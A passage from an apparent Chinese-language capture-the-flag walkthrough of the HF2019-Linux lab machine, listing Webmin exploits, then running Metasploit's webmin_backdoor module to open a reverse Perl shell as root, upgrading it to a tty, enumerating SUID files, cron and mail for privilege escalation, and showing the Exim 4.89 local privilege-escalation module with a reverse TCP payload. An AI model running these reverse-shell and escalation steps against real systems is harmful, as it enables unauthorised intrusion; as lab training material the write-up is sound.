Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasplo | exploits/unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities                            | exploits/cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)               | exploits/cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metaspl | exploits/linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution                               | exploits/linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)  | exploits/linux/remote/47230.rb
Webmin 1.x - HTML Email Command Execution                          | exploits/cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (PHP) | exploits/multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure (Perl | exploits/multiple/remote/2017.pl
phpMyWebmin 1.0 - 'target' Remote File Inclusion                   | exploits/php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion               | exploits/php/webapps/2451.txt
webmin 0.91 - Directory Traversal                                  | exploits/cgi/remote/21183.txt
------------------------------------------------------------------- ------------------------------------
Shellcodes: No Result
```



```
msf5 exploit(linux/http/webmin_backdoor) > set RHOSTS 192.168.56.112
RHOSTS => 192.168.56.112
msf5 exploit(linux/http/webmin_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf5 exploit(linux/http/webmin_backdoor) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.112:48708) at 2020-01-30 08:55:34 -050
0

id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
JSON
LICENCE
LICENCE.ja
```


直接是root权限。。

## 提权


获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```


```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```



```
www-data@HF2019-Linux:/var/www/html$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
www-data@HF2019-Linux:/var/www/html$ ^[[2~^H^H

www-data@HF2019-Linux:/var/www/html$ python -c 'import pty; pty.spawn("/bin/bash")'
<tml$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@HF2019-Linux:/var/www/html$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data: kittykat1

Sorry, try again.
[sudo] password for www-data:
```




```
www-data@HF2019-Linux:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/sbin/exim4
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/su
/bin/umount
/bin/ping
```



```
www-data@HF2019-Linux:/var/www/html$ /usr/sbin/exim4 -bV
/usr/sbin/exim4 -bV
Exim version 4.89 #2 built 03-Sep-2019 18:01:38
Copyright (c) University of Cambridge, 1995 - 2017
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017
Berkeley DB: Berkeley DB 5.3.28: (September  9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC Event OCSP PRDR SO
n
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjz dbmnz dnsdb dse
sswd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
```

> *关于exim4，在4.87-4.91版本有一个本地提权漏洞，MSF中相应的exploit*



```
msf5 exploit(linux/local/exim4_deliver_message_priv_esc) > show options

Module options (exploit/linux/local/exim4_deliver_message_priv_esc):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EXIMPORT   25               yes       The port exim is listening to
   SESSION                     yes       The session to run this module on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Exim 4.87 - 4.91
```

需要靶机开启25端口

尝试用wp的账户ssh，成功登录root权限

## 参考链接：

[https://blog.csdn.net/weixin_44214107/article/details/102493971](https://blog.csdn.net/weixin_44214107/article/details/102493971)